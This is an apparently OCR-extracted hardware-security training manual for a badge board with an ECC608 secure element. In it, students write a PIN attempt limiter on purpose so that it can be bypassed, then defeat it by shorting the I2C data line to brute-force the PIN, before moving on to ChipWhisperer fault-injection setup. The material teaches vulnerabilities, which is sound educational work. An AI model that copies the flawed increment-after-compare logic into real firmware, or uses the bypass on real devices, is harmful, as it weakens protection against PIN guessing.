

**Step 2**: On display navigate to the CRC attack menu. Click “InfraRed”. Then use the down button to get to the second page. Don’t click it yet….



**Step 3**: Place the attack board within about 12” of the victim board.



**Step 3**: Now click the center “enter” button after selecting the “CRC Attack” item to start the attack.



**Step 4**: The attack takes about 30 seconds to complete during which time the screen will be updated with the CRC’s its working on. Each CRC returned will show the decoded ascii character next to it. It will display “.” For non ascii characters. *Note, if the same value is read the display will appear to be frozen.* Then it will display a final printout of all the characters when done.


# 7 LAB 4 – No Limit Attack

## 7.1 Overview


In this lab you will move a level deeper into discovering how truly difficulty it is to prevent attackers from finding a vulnerability in your system. As you have done previously you will start with the role of a software developer. Your coding project is to implement a password attempt limit counter. This limit is highly important because humans are very bad at choosing secure passwords and the system you are trying to protect allows for a 4-digit PIN. Without proper limit protection an attacker could guess a user PIN in a very short amount of time. After you complete the code, you will test it to see if you can discover any vulnerabilities.

Now that the code is complete you will put your sweatshirt hood up and take on the role of a security researcher. You will learn about a new type of security vulnerability, and you will exploit this vulnerability to brute force the PIN on your board and then another groups board if you have time.

## 7.2 Lab Setup

For details on the hardware setup please refer to section 1, Hardware Overview and Setup. Note all labs will use the same setup.

**Step 1**: Make sure your Badge board is connected like below. LED D2 may or may not be lighted.




## 7.3 Creating Application Software

Now we begin the task of creating the application software.

You will continue updating the template project as in the previous labs.

As you add the code it will help you become familiar with the structure of the application.

In this lab section you will be adding and modifying a series of code blocks that will:

- Add code to limit the number of password guesses.

You are encouraged to add your own comments to the code to aid in your learning.

### 7.3.1 Adding Basic Password Entry Code supporting Limit

To support password attempt limits we are going to use a few features on the ECC608 secure element which is U4 on the board. The 608 has a high secure monotonic counter which we will increment with each password attempt. This counter has a lot of safety measures to make sure it always increments and cannot be decremented or attacked in other ways. Also, we are going to use a storage slot on the 608 to save the last successful login counter value. Note, we are going to leave out encryption and protection measures on the storage slot for the sake of simplicity of this lab.

So, the logic is as follows:

1. Read the current last good slot value and subtract that from the current counter value.
2. If that value is less than the attempt limit, we let the user keep trying passwords.

**STEP LIMIT 1**: Find this step and add the below code. This code reads the current counter value and reads the current last good storage slot value and calculates “attemptsLeft”. The “atcab” functions all commands sent over I2C to the 608 chip.

```
char buffer[50];
ATCA_STATUS status = ATCA_SUCCESS;
uint32_t counterValue = 0;

status = atcab_counter_read(0, &counterValue);
CHECK_STATUS(status);

uint32_t last_good_counter = 0;
atcab_read_bytes_zone(ATCA_ZONE_DATA, 5, 0, (uint8_t *)&last_good_counter, 4);
uint8_t attemptsLeft = PASSWORD_ATTEMPT_LIMIT - (counterValue - last_good_counter);

if (attemptsLeft == 0) {
    printf("\033[37;41mPassword Attempt Limit Reached\033[0m\n");
    return;
}
```

**STEP LIMIT 2**: Find this step in the code and add the below code. This code modifies the previous print out by showing the number of attempts. Note, make sure to comment out the previous “Enter password” text like shown below.

```
//MULTI_COMM_Print(“Enter password: “, true);
//Step Limit 2
sprintf(buffer, "Enter password (Attempts remaining: %d): ", attemptsLeft);
MULTI_COMM_Print(buffer, true);
```

### 7.3.2 Adding Attempt Counter Code

**STEP LIMIT 3**: Find this step in the code and add the below code. This code resets the “last good” value to the current counter value effectively resetting the attempt limit.

```
//Step Limit 3
//Reset limit
status = atcab_write_bytes_zone(ATCA_ZONE_DATA, 5, 0, (uint8_t *)&counterValue, 4);
CHECK_STATUS(status);
```


**STEP LIMIT 4**: Find this step in the code and add the below code. Here the code increments the failed attempt counter upon failure.


```
//Step Limit 4
status = atcab_counter_increment(0, &counterValue);
if (status != ATCA_SUCCESS) printf("Error 42\n");
```

### 7.3.3 Compile the code and test

***STEP 1:*** Click build and program  . Verify there are no error and the output window shows “Programming compete”.


***STEP 2:*** Click on the Tera Term terminal window. Then reconnect to the serial port like below. Just click “New settings” without changing anything.




**STEP 3**: Press the Reset button on the badge and verify the terminal window is updated.

**STEP 4**: Press “1” enter password “0123a”, press enter. Verify you get the “Admin Menu”.




**STEP 5**: Press “x” to exit admin. Now Press “1” and enter an incorrect password a few times and verify the counter decrements the remaining attempts. Note if you change the limit or exceed the password attempts there is menu option “2” which will reset the limit.

### 7.3.4 Review the Code

Take a look through the code and take note of any concerns you have.

## 7.4 Hack the System


Reviewing the source code of an application can give great insight into possible attacks. However, it is easy to think access to the source code is required when in fact an attacker can determine a great deal about the system by external observations and educated guesses as to how things are working. We are going to use the source code to make it clear how the attack works but this attack could certainly have been discovered and executed without access to the code.

### 7.4.1 Analyze Real World Example

There have been numerous smart phone attacks over the years. Most attacks nowadays seem to focus on software protocol attacks. However, phones are still susceptible to hardware attacks which many tend to forget about. We will discuss one such attack below.

In 2016 a researcher submitted an attack against a now very old iPhone 5C (iOS9). https://arxiv.org/abs/1609.04327 (image below from paper linked here)

The goal of the researcher was to defeat the password limit and rate limiting. As all are aware today as you enter incorrect passwords on most phones they cause an increasing delay before your new entry is allowed and ultimately wipe the phone at some upper limit. The old iPhone 5C was no different. We all know humans are bad at creating and remembering long secure passwords however, the standard limit and rate limiting features encourage weak passwords because users learn to rely on the liming for their security.




The researcher discovered that all the information protecting the rate limiting and final limit are stored in the NAND flash. So, like any good engineer he simply removed the NAND and experimented copying all the data and reprogramming later once the phone tried to impose rate limiting. This attack seems beyond comprehension of a software developer 😊, but this allows for a time deterministic attack for breaking PINs of short length.

### 7.4.2 Analize Badge System and Code

Software developers are very focused on software. This leads them to often not full account for the physical world of attacks or discount the ease with which an attack can be performed. So, this is a very vulnerability rich perspective to review when analyzing the external function of a system or the source code.

First, we'll start by just externally observing the system. We know that we send terminal input by pressing "1" to enter the password menu. Then entering the password and finally pressing enter. So, we would suspect the password is checked very shortly after we send the enter character. If we probe around the board with a logic analyzer we discover there is an I2C signal going to U4. We also notice there is a command sent to it shortly after we press "enter". If you look at the below trace you can see the "TX" signal is our enter press and the I2C signal on the line above a few milliseconds later. This looks very interesting.

**STEP 1:** Think about what might be the first thing you would like to try?




You might come up with the right strategy with some guessing but let's look at the source code to speed things up.

**STEP 2:** Look at the code below. We can see that if the password compares true then the 608 last good slot is updated with the current counter value. If it's false, the counter value is incremented. This is something that we don't want to happen! Thinking about the real-world example what do you think we could do to stop this write?

```
//Step Password 3.4
// Compare the received input with the predefined secret password.
if (strcmp(rx.receiveBuffer, secretPassword) == 0) {
    // If the password is correct, acknowledge access and enable admin mode.
    MULTI_COMM_Print("Password Accepted!\n", true);
    rx.HideAdminMode = false;
    //Step Limit 3
    //Reset limit
    status = atcab_write_bytes_zone(ATCA_ZONE_DATA, 5, 0, &counterValue, 4);
    CHECK_STATUS(status);

} else {
    // If the password is incorrect, deny access.
    MULTI_COMM_Print("Invalid Password: ", true);
    //Step Limit 4
    status = atcab_counter_increment(0, &counterValue);
    if (status != ATCA_SUCCESS) printf("Error 42\n");
}
```


**STEP 3:** **Thinking Hints:**

What would happen if you shut off the power to the system?

What would happen if you cut the I2C trace?

**STEP 4:** Now we are going to describe a possible solution to exploit a vulnerability. The code is making incorrect usage of the 608 in a few ways. First the 608 can internally compare the password and attempt limit entries which eliminates the issue and provides very strong protection. But the code we used made a specific error. The attempt counter is incremented after the password is tested. Simply incrementing the counter before the password is test provides a great deal more strength and would allow us to verify the incrementing worked before continuing. But since the increment happens after the compare we can simply block I2C communications at that time. This will cause an error to be displayed if the wrong password was enter due to the print out of "Error 42". If our password was correct it will still cause a communication failure but the error message will be different. This allows the full automation and unlimited brute force attack of the password.

To implement the attack you need to connect a jumper wire to short the SDA line to GND after you enter the password menu. Use a clip and jumper wire to preform this attack.




**STEP 5**: Press "1" to enter the password menu. Connect the jumper wire and enter an incorrect password. Observe Error 42 is displayed. Remove your jumper and Press "1" to enter the menu again and observe the limit remains unchanged! Now repeat the above and type the correct password and observe you see a different error message and that "attempt" count is unchanged!

**<TODO ADD IMAGES HERE>**

## 7.5 Summary

In this lab we presented some relatively simple code to increment a counter and keep track of counts since a correct password was entered. This allows a limit to be applied and enforced to prevent too many guesses at a password. When designing the code, we followed a straightforward logical flow to accomplish the task.

1. Read the current counter value

2. Read the counter value for the last correct password entry
3. Calculate the remaining guesses
4. Allow/Don’t allow guess
5. If success update correct guess counter value
6. If fail increment counter

However, this logic does not account for the capabilities of a malicious actor. The attacker can simply block communication to the 608 after step 2 and use print out information to determine if the path is 5 or 6.

The lesson is that security needs to be part of the design stage when coding or it is very easy to create vulnerabilities because logically correct function does not produce secure code.

# 8 LAB 5 - Fault Injection Attack (Demo)


## 8.1 Overview

In this lab we are going to reverse the order we have previous done and take on the role of a security researcher first. You are going to be presented with a system and it will be your responsibility to investigate if there are possible attacks using fault injection. Fault injection is a type of attack where the attacker attempts to cause a fault in the chip's processing of data by causing environmental conditions outside the chip's operating parameters. In this lab you will use voltage fault injection by shorting the chip power to ground for very short intervals that are much too short to be detected by a brown-out circuit. You will discover that this type of attack is surprisingly easy to perform and very hard to defend

## 8.2 Lab Setup


Note this lab has a different setup from the previous.

**Step 1**: Make sure your Badge board is connected like below. LED D2 may or may not be lighted.



### 8.2.1 Chipwhisperer Setup

In this lab we will use a third party board called the Chipwhisperer.




This device was developed to teach about several different attack types and is a great tool for learning. The main features are a python environment where you can use the FPGA to insert glitches of different sizes and patterns very precisely and a built-in oscilloscope. These glitches can be inserted once the system receives a "trigger" of your choice. The built-in oscilloscope can be used for "side channel" attacks and as a trigger. The environment also contains a complete training course covering these attacks. In this lab we will snap off the target board and wire this device direct to our badge. You can read more about the Chipwhisperer here: https://chipwhisperer.readthedocs.io/en/latest/getting-started.html

The signals on the CW that we will be using and wiring to the badge are:


TRST – The signal we will use to reset the target board (the badge)

TIO1 – CW serial communication output line (target RX)


TIO2 – CW serial communication input line (target TX)


TIO4 – This is our trigger signal. A rising edge will cause a trigger for our event.

These signals will be set up and accessible in the python environment which we will cover later.




**STEP 1:** Using the jumper wires and clips, wire the CW and Badge as shown above like below.






### 8.2.2 Setup and Start Virtual Machine

The Chipwhisperer has a python development environment which can be easily utilized by running a virtual machine. We will use this VM by installing VirtualBox and downloading their preconfigured virtual machine. In this lab we have already completed the necessary steps but for your reference you can find the instructions here: https://chipwhisperer.readthedocs.io/en/latest/virtual-box-inst.html


On your lab PC navigate to the start menu and type “VirtualBox”. Find the “ChipWhisperer” virtual machine in the list. Then click the “Start” button.




Once you get the login screen use “vagrant” as the username and password.

You will be prompted to set a Juypter password. (Note it will simply say “Enter Password” followed by “Verify password”. Use the same password “vagrant” just to make things easier to remember.

Leave the VM running and proceed to the next steps. On subsequent startups of the VM you do NOT need to login. The VM will automatically connect to the CW when you plug it in and also start the http server for your Jupyter Notebooks.





### 8.2.3 Access Jupyter Notebooks from Host Machine

You are now ready to use the ChipWhisperer. Open Chrome/Firefox and type **localhost:8888** into the address bar. This will give you access to the Jupyter Notebook server running in the virtual machine.

